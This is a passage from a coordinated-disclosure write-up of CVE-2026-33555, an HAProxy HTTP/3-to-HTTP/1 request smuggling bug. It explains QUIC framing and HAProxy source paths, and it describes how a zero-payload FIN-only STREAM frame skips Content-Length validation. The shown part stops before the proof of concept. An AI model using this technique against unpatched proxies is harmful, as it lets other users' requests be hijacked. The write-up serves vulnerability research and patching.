

HAProxy HTTP/3 -> HTTP/1 Desync: Cross-Protocol Smuggling via a Standalone QUIC FIN (CVE-2026-33555)

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
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Content

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HAProxy HTTP/3 -> HTTP/1 Desync: Cross-Protocol Smuggling...



TL;DR — A single QUIC STREAM frame with zero payload and the FIN bit set is enough to trick HAProxy into forwarding a `Content-Length: N` request with zero body bytes to the backend. The backend waits for N bytes that never come. The next user's request on the same pooled TCP connection gets its first N bytes eaten as the missing body. Result: cross-user, cross-protocol HTTP request smuggling. [CVE-2026-33555](#). Affected: HAProxy 2.6 through 3.3.5 with `USE_QUIC=1`. Fixed in 3.3.6 / 3.2.15 / 3.0.19 / 2.8.20 / 2.6.25.

Table of contents

- 0. What this post is
- 1. Context
- 2. The networking foundation
 - 2.1 TCP vs UDP sockets: what the kernel gives you
 - 2.2 HTTP/1.1: one request at a time, per connection
 - 2.3 HTTP/2: application-level multiplexing
 - 2.4 The residual problem: transport-level HoL blocking
 - 2.5 HTTP/3 / QUIC: streams at the transport layer
 - 2.6 Why QUIC had to be on UDP
 - 2.7 A QUIC packet on the wire
 - 2.8 Offset: the tape metaphor
 - 2.9 The FIN bit: one bit, wrong layer
- 3. The bug
 - 3.1 From wire to `h3_rcv_buf`
 - 3.2 Two layers, two notions of “done”
 - 3.3 The HTX trust boundary
 - 3.4 Where HAProxy validates body size
 - 3.5 The fast-path that skips it
 - 3.6 When does the fast-path trigger? Back to the protocol
- 4. The exploit
 - 4.1 The connection pool problem
 - 4.2 The PoC
 - 4.3 Arbitrary request injection
 - 4.4 Configuration required
- 5. On the CVSS score
- 6. The fix
- 7. Disclosure timeline
- 8. Takeaways

- Appendix: artifacts
-

0. What this post is

This is the writeup of a vulnerability I found in HAProxy and reported through coordinated disclosure. The HAProxy team confirmed the issue and it was assigned [CVE-2026-33555](#).

Most HTTP smuggling writeups jump straight to the exploit. This one starts from the ground up: what QUIC packets actually look like, how HAProxy processes them layer by layer, and why a single missing validation check in one fast-path creates a cross-user request smuggling primitive. If you've never looked at QUIC internals before, you should still be able to follow.

If you just want the PoC: jump to section 4.

1. Context

I've been spending time this year on HTTP/2 and HTTP/3 attack surface in reverse proxies — specifically how protocol translation boundaries (H3→H1, H2→H1) can introduce semantic mismatches that neither side catches. HAProxy 3.x with `USE_QUIC=1` was a natural target: a relatively young, hand-rolled H3 implementation bridging QUIC stream semantics to HTTP/1.1 wire format. Two fundamentally different framing models, stitched together.

The research was done almost entirely with Claude Code (Opus 4.6), which turned out to be remarkably effective at navigating a C codebase of this size (~8000 lines across the relevant mux files). I don't know C deeply, and I certainly couldn't hold the full architecture of HAProxy in my head. But I could ask precise questions about code paths, and Claude Code would trace them through function calls, line by line, and explain what each piece did. The vulnerability was found this way: not by fuzzing, but by reading the source and asking "does this validation always run?"

The rest of this post is structured so that you can follow the whole thing with **zero prior knowledge of QUIC**. If you already know QUIC internals, section 2 will be review. If you don't, it's the foundation you need — the bug only makes sense once you understand why QUIC's FIN bit lives at a completely different layer than HTTP/2's END_STREAM flag, and why that layering choice gives an attacker packet-level control that HTTP/2 simply doesn't expose.

2. The networking foundation


Please note that what you are about to read is my understanding of the QUIC protocol, based on my reading of RFCs and other documents. I may have misinterpreted some of the theory, so please let me know if you notice any errors. The

world of network protocols is vast, and I certainly know less than 1% of it. Furthermore, QUIC is a new protocol that is conceptually different from others and also very complex. I hope that someone will find these concepts useful for either deepening their understanding or coming up with new ideas ♥♥

Before we can look at the bug, we need to understand three things:

- How TCP and UDP sockets differ at the kernel level — this is the substrate QUIC runs on.
- How HTTP evolved from 1.1 to 2 to 3, and what problem each version actually solved.
- What a QUIC packet looks like on the wire, and where the FIN bit lives.

HTTP1 -> HTTP/2 -> HTTP/3



The four stages of HTTP evolution at a glance: from new-connection-per-request, to persistent connections, to H2 application-level streams over one TCP connection, to H3 streams riding directly on QUIC over UDP. Image credit: [ByteByteGo](#).

2.1 TCP vs UDP sockets: what the kernel gives you

A socket is a kernel object you access through a file descriptor. But **what the kernel maintains behind that FD is fundamentally different** for TCP and UDP.

With TCP, each client connection gets its own FD on the server — the kernel maintains per-connection state (sequence numbers, buffers, congestion control). With UDP, **one FD is shared across all clients**; the application has to demultiplex incoming datagrams itself.

[image: TCP gives each client its own FD; UDP shares one FD across all clients.]

TCP: the socket is a connection. A `struct sock` (and its TCP-specific extension `struct tcp_sock`) is allocated by the kernel at `socket()` time, but it only becomes a fully-formed connection — bound to a **4-tuple** (`src_ip`, `src_port`, `dst_ip`, `dst_port`) — after `connect()` (client) or `accept()` (server) completes the 3-way handshake. From that point on the kernel tracks, per socket: a receive buffer holding the in-order, deduplicated bytes; a send buffer with pending writes; sequence numbers, window, RTT estimate, congestion control state, timers. When you call `read(fd, buf, 1024)`, the kernel hands you bytes from the byte stream. If the sender sent 500 bytes and another 500, you might receive all 1000 in one `read()`, or 500+500, or 327+173+500. **TCP has no notion of “message.”** It’s a byte stream, and the sender’s `send()` boundaries are gone.

UDP: the socket is a local endpoint. `bind(fd, 0.0.0.0:443, ...)` ties the socket to a **2-tuple** (`local_ip`, `local_port`). No 4-tuple, because there is no connection. That socket receives datagrams from anyone sending to port 443. The kernel tracks a queue of received datagrams — each carries its source address. **No inter-datagram ordering, no dedup, no retransmission, no congestion control.** Each `recvmsg(fd, &msg, 0)` returns **exactly one datagram**, intact, with its source address. **UDP preserves message boundaries.** If the sender does a single `sendto()`, you get it whole (or you lose it whole).

What this means for HAProxy. A TCP listener does the familiar dance: `listen()` + `accept()`. Each client gets its own FD. The poller notifies “this specific FD has data” → you know exactly which connection to process. A QUIC listener can’t do that. There is no `accept()` for UDP. HAProxy binds **one UDP socket**, and the poller just says “this FD has data” — but the data could belong to any of thousands of QUIC clients sharing that socket. Application code has to demultiplex.

That’s why `quic_lstnr_sock_fd_iocb` in `src/quic_sock.c:469` loops:

```
max_dgrams = global.tune.maxpollevents;
start:
    ret = quic_recv(fd, dgram_buf, max_sz, ...);    // one recvmsg → one datagram
    // ... dispatch ...
    if (--max_dgrams > 0)
        goto start;
```

When the kernel wakes HAProxy saying “data available,” there might be 200 datagrams from 200 clients queued on that one socket. One `recvmsg()` pulls one of them. The `goto start` drains the queue up to `maxpollevents` to avoid thrashing the poller.

QUIC's **Connection ID** (DCID — Destination Connection ID) is what lets HAProxy figure out which connection a datagram belongs to. It lives in the header of every QUIC packet, and it's what `quic_lstnr_dgram_dispatch` (`src/quic_sock.c:267`) extracts to look up the matching `struct quic_conn` in a tree. **This software-level demultiplexing is what TCP gets for free from the kernel's 4-tuple hashing**, and what UDP forces you to do yourself.

2.2 HTTP/1.1: one request at a time, per connection

HTTP/1.1 over a single TCP connection processes **one request at a time**. Want parallelism? Open more TCP connections:

[image: HTTP/1.1: browser opens 6 parallel TCP connections; remaining resources wait.]

Problems:

- **6 TCP handshakes + 6 TLS handshakes** = latency multiplied.
- **6 separate congestion controls** = each starts slow, none share information.
- **Request N+7** waits for a connection to free up.
- **Workarounds:** pipelining (rarely used — proxies were buggy), domain sharding (`cdn1.`, `cdn2.`, `cdn3.` to sidestep the 6-connection limit).

This is **application-level head-of-line blocking**: request 7 waits because the HTTP/1 parser handles one at a time per connection.

2.3 HTTP/2: application-level multiplexing

HTTP/2 introduces **streams** — numbered channels (1, 3, 5, 7... for client-initiated) that coexist on **a single TCP connection**. Everything you send is a binary frame with a 9-byte header that carries, among other things, a **Stream ID**:

[image: HTTP/2 frame layout: 9-byte header with Length, Type, Flags, and Stream ID, followed by variable payload.]

The server demuxes frames by Stream ID. You can have 100 requests in flight on one TCP connection. Wins vs. HTTP/1.1:

- One TCP + TLS handshake.
- One congestion control seeing everything.
- Requests don't block each other at the **HTTP** layer.

2.4 The residual problem: transport-level HoL blocking

HTTP/2 streams are an **application-level fiction**. They exist only inside the HTTP/2 parser. Underneath, there's still a **single TCP byte stream**. TCP guarantees order and completeness on the whole byte stream, because it doesn't even know streams exist.

Consequence: if a **TCP segment is lost**, the receiver's kernel has a gap in the buffer and **blocks delivery of ALL bytes after the gap** until the segment is retransmitted — even if those bytes belong to streams unrelated to the one that lost data.

[image: TCP vs QUIC behavior on packet loss. TCP blocks all streams; QUIC blocks only the affected one.]

Streams 2 and 3 on the TCP side are fine — their bytes arrived — but trapped behind stream 1's gap because TCP serves everything in order. This is **transport-level head-of-line blocking**, and TCP cannot fix it: there's no way to tell the kernel "skip the gap for stream 2."

2.5 HTTP/3 / QUIC: streams at the transport layer

QUIC breaks the "transport = one byte stream" assumption. QUIC **implements streams inside the transport itself**. A QUIC packet carries one or more **frames** (STREAM, ACK, PADDING, ...). A single packet can carry data for different streams — but unlike TCP, each STREAM frame explicitly declares its stream ID and offset.

When a packet is lost, QUIC detects it via ACKs and handles the gap per-stream. QUIC maintains a **separate receive buffer per stream**, and that architectural decision is what eliminates cross-stream HoL blocking (as the right panel above shows).

A caveat worth knowing: QUIC eliminates HoL blocking **between different streams**, but **not within the same stream**. If stream 0 is missing the bytes at offset 0 but has received bytes at offset 500, stream 0 cannot deliver anything to the application — the application wants bytes in order from 0. The per-stream buffer in HAProxy is in fact a **non-contiguous buffer** (ncb) that accepts out-of-order writes and delivers the contiguous prefix when the gap fills. We'll see this in section 3.5.

2.6 Why QUIC had to be on UDP

"Can't we just add streams to TCP?" Engineers have been trying, on and off, for two decades. The attempts all teach the same lesson: two forces calcify TCP, and QUIC was designed to sidestep both.

Middlebox ossification. Between any client and any server sits an uncountable pile of firewalls, NATs, load balancers, DPI appliances, and transparent proxies. Each one inspects TCP against rules frozen at deployment time — sometimes decades ago. The moment you add a new TCP option or touch the header, some fraction of paths silently drop or mangle your packets. This was measured definitively by Honda, Nishida, Raiciu, Greenhalgh, Handley, and Tokuda in *"Is it still possible to extend TCP?"* (IMC 2011): unknown TCP options don't reliably survive end-to-end, and more invasive changes fare much worse. Google's own **TCP Fast Open** (Radhakrishnan, Cheng, Chu, Jain, Raghavan, CoNEXT 2011) and the IETF's **Multipath TCP** (RFC 8684; shipped by Apple for Siri in iOS 7) eventually reached production, but only after years of defensive engineering around middlebox breakage — and both still hit deployment walls in hostile networks. **SCTP**, an older streams-on-transport protocol from the telecom world, is beautiful on paper and essentially unroutable on the public internet for the same reason.

Kernel deployment velocity. TCP lives in the operating system kernel. Changing it means shipping updates to Linux, Windows, macOS, iOS, Android, BSD — and then waiting for operators to upgrade **both endpoints** of every connection. Windows XP was still

meaningful traffic a decade after release; enterprise Linux fleets update on multi-year cycles. You cannot iterate a transport protocol at that speed.

QUIC's escape hatch. [Jim Roskind](#)'s original 2012 Google design memo — later published as *"The QUIC Transport Protocol: Design and Internet-Scale Deployment"* (Langley, Riddoch, Wilk, Vicente, Krasic, Zhang, Yang, Kouranov, Swett, Iyengar et al., SIGCOMM 2017) — made three choices that directly target these walls:

- **Ride UDP.** Middleboxes let UDP through largely unexamined — too much critical infrastructure (DNS, video, games, VPNs) depends on it. A QUIC datagram looks, to an inspecting firewall, like any other opaque UDP payload.
- **Put everything in user space.** The QUIC state machine, stream multiplexing, loss recovery, congestion control — all of it is application code. A protocol update ships with a browser or server release, not a kernel release. Google could iterate QUIC inside Chrome and its frontends at a pace kernel-bound protocols can only dream of.
- **Encrypt the transport header.** QUIC integrates TLS 1.3 not as a layer on top but as part of the transport itself: packet numbers and nearly all frame data are authenticated-encrypted. This is not only for confidentiality — it is a deliberate defense against future ossification. If middleboxes cannot see into QUIC, they cannot build rules that depend on its format, and QUIC stays evolvable. [RFC 9170](#) (2021) later formalized this principle as IETF design guidance for future protocols.

QUIC is not "a better TCP." It is a Trojan horse: a transport hidden inside UDP, deployed from user space, encrypted so the ecosystem cannot calcify it a second time. For an attacker, the relevant consequence is that QUIC shipped in production at scale within a handful of years — and HAProxy's QUIC stack is only a few years old, hand-rolled C code bridging a protocol that browsers and servers are still actively iterating on. New attack surface by construction.

2.7 A QUIC packet on the wire

Let's make this concrete. Here's a single UDP datagram carrying a QUIC packet with two STREAM frames for two different HTTP requests:

[\[image: QUIC packet structure: header plus multiple frames for different streams.\]](#)

2.8 Offset: the tape metaphor

Think of each QUIC stream as a **tape** — a long roll where you write bytes left to right.

Offset = "where on the tape these bytes start" **Length** = "how many bytes I'm writing"

[\[image: Stream tape metaphor: a STREAM frame with offset 0 and length 500 placed on the tape.\]](#)

The offset is QUIC's equivalent of TCP's sequence numbers — but it lives explicitly in each STREAM frame instead of hidden in the kernel. That's what lets QUIC handle out-of-order delivery: if a frame with offset 500 arrives before the one with offset 0, QUIC knows there's a gap and can wait for the missing piece without blocking other streams.

2.9 The FIN bit: one bit, wrong layer

Each STREAM frame has a **FIN** bit. When set, it means: “this stream is done. No more data will ever be sent on this stream.”

FIN is not a separate frame or field — it’s a single bit inside the **first byte** of the STREAM frame, the byte that identifies the frame type. To see how this works, let’s zoom in on the frame’s anatomy.

The STREAM frame structure ([RFC 9000 §19.8](#)) is a Type byte followed by Stream ID, optional Offset, optional Length, and the application data. The diagram below shows the field layout on top and what’s inside the Type byte underneath:

[\[image: STREAM frame structure: top row shows the field layout, bottom row zooms into the Type byte to reveal the OFF/LEN/FIN flag bits.\]](#)

The combination that matters for the bug is the last line: a Type byte of `0x0d` means an Offset is present, no Length is present, and the stream is finished. Because LEN is 0, the Stream Data runs to the end of the packet — which can be (and for this attack, is) **zero bytes**.

Here’s what such a frame looks like on the wire:

[\[image: FIN-only STREAM frame on the wire: 3 fields totaling about 4 bytes, with zero application payload.\]](#)

Those ~4 bytes are all **QUIC framing overhead**. The application payload — what the H3 parser actually sees — is **zero bytes**. This is the heart of the bug.

Contrast with HTTP/2. There, ending a stream requires the `END_STREAM` flag on a DATA or HEADERS frame. Even an “empty DATA frame with `END_STREAM`” carries **9 bytes of H/2 header** on the wire, and those 9 bytes are **application payload** from the TCP layer’s perspective — TCP doesn’t know H/2 streams exist. There is no such thing as “close the stream at the transport without sending application bytes” in HTTP/2. The concept doesn’t exist because the transport doesn’t know streams exist.

In HTTP/3, the FIN lives at the transport layer (QUIC), not at the application layer (H3). An attacker with a QUIC library can craft a raw STREAM frame with `len=0`, `FIN=1` that carries zero bytes to the H3 parser. This is something HTTP/2’s design makes impossible.

3. The bug

Please note that the source code analysis was performed using Claude Code Opus 4.6, manually verified through local lab tests, and later confirmed by the vendor.

3.1 From wire to `h3_rcv_buf`

Before we look at the bug, we need a mental model of the HAProxy data path. When a UDP datagram arrives, it travels through this pipeline:

[\[image: Pipeline: UDP socket buffer to `h3\_rcv\_buf`, with batching stages annotated.\]](#)

The full source-level walkthrough — DCID lookup against a per-thread tree, header-protection removal, EB-tree queueing by packet number, AEAD decryption, frame parsing, per-stream non-contiguous buffer (ncb) inserts — is interesting but not strictly necessary for understanding the bug. Three properties of this pipeline are:

-

The FIN bit travels as stream state, not as a per-call argument. When a STREAM frame with FIN arrives, `qcc_rcv ( src/mux_quic.c:1805 )` sets `qcs->flags |= QC_SF_SIZE_KNOWN` and transitions the stream state via `qcs_close_remote()`. From that point on, anything reading the stream sees `qcs_is_close_remote() == true`. The `fin` argument the H3 parser later receives is derived from this stream state — *not* from “this specific call corresponds to a frame that had FIN set.”

-

`h3_rcv_buf()` is called once per STREAM frame, synchronously, inside `qcc_rcv`’s dispatch loop (`qcc_decode_qcs, src/mux_quic.c:1326`). Whether two STREAM frames arrive coalesced in the same UDP datagram, in back-to-back datagrams, or 300 ms apart, each one produces its own call with its own `(b, fin)` snapshot. The batching at every earlier stage is transparent to H3. **Timing is irrelevant; only the shape of the STREAM frames matters.**

-

The `b` buffer passed to `h3_rcv_buf` is an alias over the per-stream ncb, not a copy. `b.data` reflects the count of contiguous bytes currently readable — zero if nothing arrived, zero if a previous call already consumed everything, zero if no rxbuf was ever allocated (e.g. a standalone-FIN at offset 0 produces `BUF_NULL`).

Together these three properties mean: by the time `h3_rcv_buf` runs, it cannot distinguish whether `(b = empty, fin = 1)` was caused by “FIN just arrived in this call,” “FIN arrived earlier and the data was consumed,” or “FIN arrived first with no data ever sent.” It only sees the conjunction. The bug lives in this ambiguity.

3.2 Two layers, two notions of “done”

At the **QUIC layer**, a stream FIN means “no more bytes on this stream, ever.”

At the **H3 layer**, end of message means “all H3 frames have been parsed, and the body length matches `Content-Length`.”

These events *usually* coincide. But they don’t *have to*. A QUIC peer can close a stream with FIN after sending headers but before sending the body. At the QUIC layer, that’s perfectly valid — “I’m done sending.” At the H3 layer, that’s invalid — “you declared `Content-Length: 5` but sent 0 body bytes.”

The job of `h3.c` is to enforce H3 semantics on top of QUIC transport. It has code to do exactly this. One path skips it.

3.3 The HTX trust boundary

Before the bug itself, one more piece. Once the H3 layer has parsed a complete request, it emits an **HTX message** — HAProxy’s protocol-agnostic internal representation. The key flag is `HTX_FL_EOM` (End Of Message): when set, it tells every downstream consumer “this message is complete.”

The backend H1 mux (`src/mux_h1.c`) receives HTX and serializes it to HTTP/1.1 on a TCP socket toward the origin. The H1 mux transitions through several states (`H1_MSG_HDR_FIRST` , `H1_MSG_DATA` , `H1_MSG_DONE` , ...); the transition to `H1_MSG_DONE` happens at multiple points in the encoder, but the relevant one for our scenario is in the body-emission path (`mux_h1.c:2987-2999`):

```
else if (htx_is_unique_blk(htx, blk) &&
        ((htx->flags & HTX_FL_EOM) || ((h1m->flags & H1_MF_CLEN) && !h1m->curr_len))) {
    /* EOM flag is set and it is the last block or there is no payload. */
    ...
    h1m->state = ((htx->flags & HTX_FL_EOM) ? H1_MSG_DONE : H1_MSG_TRAILERS);
}
```

Two separate conditions can put H1 into `MSG_DONE` : either upstream set `HTX_FL_EOM` , **or** the declared `Content-Length` (`H1_MF_CLEN`) has been fully consumed (`curr_len` reached zero). In the bug scenario, the H3 fast-path sets `HTX_FL_EOM` while `curr_len` is still non-zero — so the EOM branch fires, the request is considered complete, and the H1 mux moves on without ever waiting for the missing body bytes that `Content-Length` had announced.

This isn’t a bug in `mux_h1` . It’s a **trust boundary**: when H3 emits `HTX_FL_EOM` , `mux_h1` takes that as a binding statement that the message is complete and acts on it without re-deriving completion from the body length it forwarded. The H1 mux can’t second-guess every upstream mux — if the HTX contract is violated, the bug is in whoever set `HTX_FL_EOM` without earning the right to.

3.4 Where HAProxy validates body size

`src/h3.c` has a body-size validator:

```

/* src/h3.c - h3_check_body_size(), lines 447-479 */
static int h3_check_body_size(struct qcs *qcs, int fin)
{
    struct h3s *h3s = qcs->ctx;

    if (h3s->data_len > h3s->body_len ||
        (fin && h3s->data_len < h3s->body_len)) {
        /* Content-Length mismatch - reject as malformed */
        h3s->err = H3_ERR_MESSAGE_ERROR;
        return -1;
    }
    return 0;
}

```

If `fin` is set and we received fewer body bytes than declared in `Content-Length`, reject as malformed. This is the [RFC 9114 §4.1.2](#) check.

This function is called inside the DATA-frame parsing loop in `h3_rcv_buf()`:

```

/* src/h3.c - h3_rcv_buf(), the normal path */
while (b_data(b) && ...) {
    /* parse H3 frames one at a time */
    if (ftype == H3_FT_DATA) {
        h3s->data_len += flen;
        if (h3s->flags & H3_SF_HAVE_CLEN) {
            if (h3_check_body_size(qcs, ...)) // ← THE CHECK
                break;
        }
    }
}
}

```

The `while` loop condition includes `b_data(b)` — “while there are bytes in the buffer.” As long as there’s data to parse, the validator runs.

3.5 The fast-path that skips it

But right before that `while` loop, there’s a fast-path:

```

/* src/h3.c - h3_rcv_buf(), line ~1746 */
if (!b_data(b) && fin && quic_stream_is_bidi(qcs->id)) {
    if (qcs_http_handle_standalone_fin(qcs)) {
        goto err;
    }
    goto done;    // ← SKIPS THE ENTIRE while LOOP
}

```

Reading the condition:

- `!b_data(b)` — the buffer is empty (zero application bytes — see property 3 in §3.1).
- `fin` — the stream is remotely closed (see property 1 in §3.1).
- `quic_stream_is_bidi()` — this is a bidirectional stream (HTTP requests always are).

If all three hold, `qcs_http_handle_standalone_fin()` runs and control jumps to `done`. The `while` loop with `h3_check_body_size()` **never executes**.

What does `qcs_http_handle_standalone_fin()` do? Here is the actual implementation from `src/qmux_http.c:67-86`:

```

int qcs_http_handle_standalone_fin(struct qcs *qcs)
{
    struct buffer *appbuf;
    struct htx *htx;
    int eom;

    if (!(appbuf = qcc_get_stream_rxbuf(qcs)))
        goto err;

    htx = htx_from_buf(appbuf);
    eom = htx_set_eom(htx);
    htx_to_buf(htx, appbuf);
    if (!eom)
        goto err;

    return 0;

err:
    return -1;
}

```

The relevant call is `htx_set_eom(htx)`, which sets the `HTX_FL_EOM` flag on the HTX message (and inserts an empty `HTX_BLK_EOT` block if the HTX is empty, so the EOM flag has something to attach to). No validation. No check that `Content-Length` matches `data_len`. It takes the client's word for it.

This is the bug. The shortcut sets the “message complete” flag without verifying that the message is actually complete. As the HAProxy maintainer wrote in the fix commit message: *“this shortcut bypasses an important HTTP/3 validation check on the received body size vs the announced content-length header.”*

3.6 When does the fast-path trigger? Back to the protocol

From §2.9 and §3.1, the entry condition `!b_data(b) && fin && quic_stream_is_bidi(qcs->id)` is reached in exactly one physical circumstance: a STREAM frame has just been handed to the dispatcher with `fin = 1` and the per-stream buffer contains zero bytes — either because no application data was ever received, or because earlier calls of `h3_rcv_buf` already consumed everything that had arrived. **What determines whether that activation is legitimate or malicious is the one thing the fast-path never asks: does `data_len` match the declared `Content-Length`?**

The table below enumerates the five client patterns that can reach the dispatcher for a request-carrying bidi stream. The notation `{...}` denotes a single QUIC STREAM frame; the symbols inside are the H3 frames it carries (`HEADERS`, `DATA(n)` where `n` is the DATA frame payload length), plus the QUIC `FIN` bit on the STREAM frame itself. `body_len` is the value declared in `Content-Length`; `data_len` is the running count of DATA-frame payload bytes the H3 layer has seen so far (maintained at `src/h3.c:1782`).

#	Client sends	<code>data_len</code> vs <code>body_len</code> on last call	Fast-path triggers?	Validator runs?
1	<code>{HEADERS + DATA(body) + FIN}</code>	<code>=</code>	no — buffer has DATA	yes, in DATA loop
2	<code>{HEADERS} + {DATA(body) + FIN}</code>	<code>=</code>	no — buffer has DATA on frame 2	yes, in DATA loop
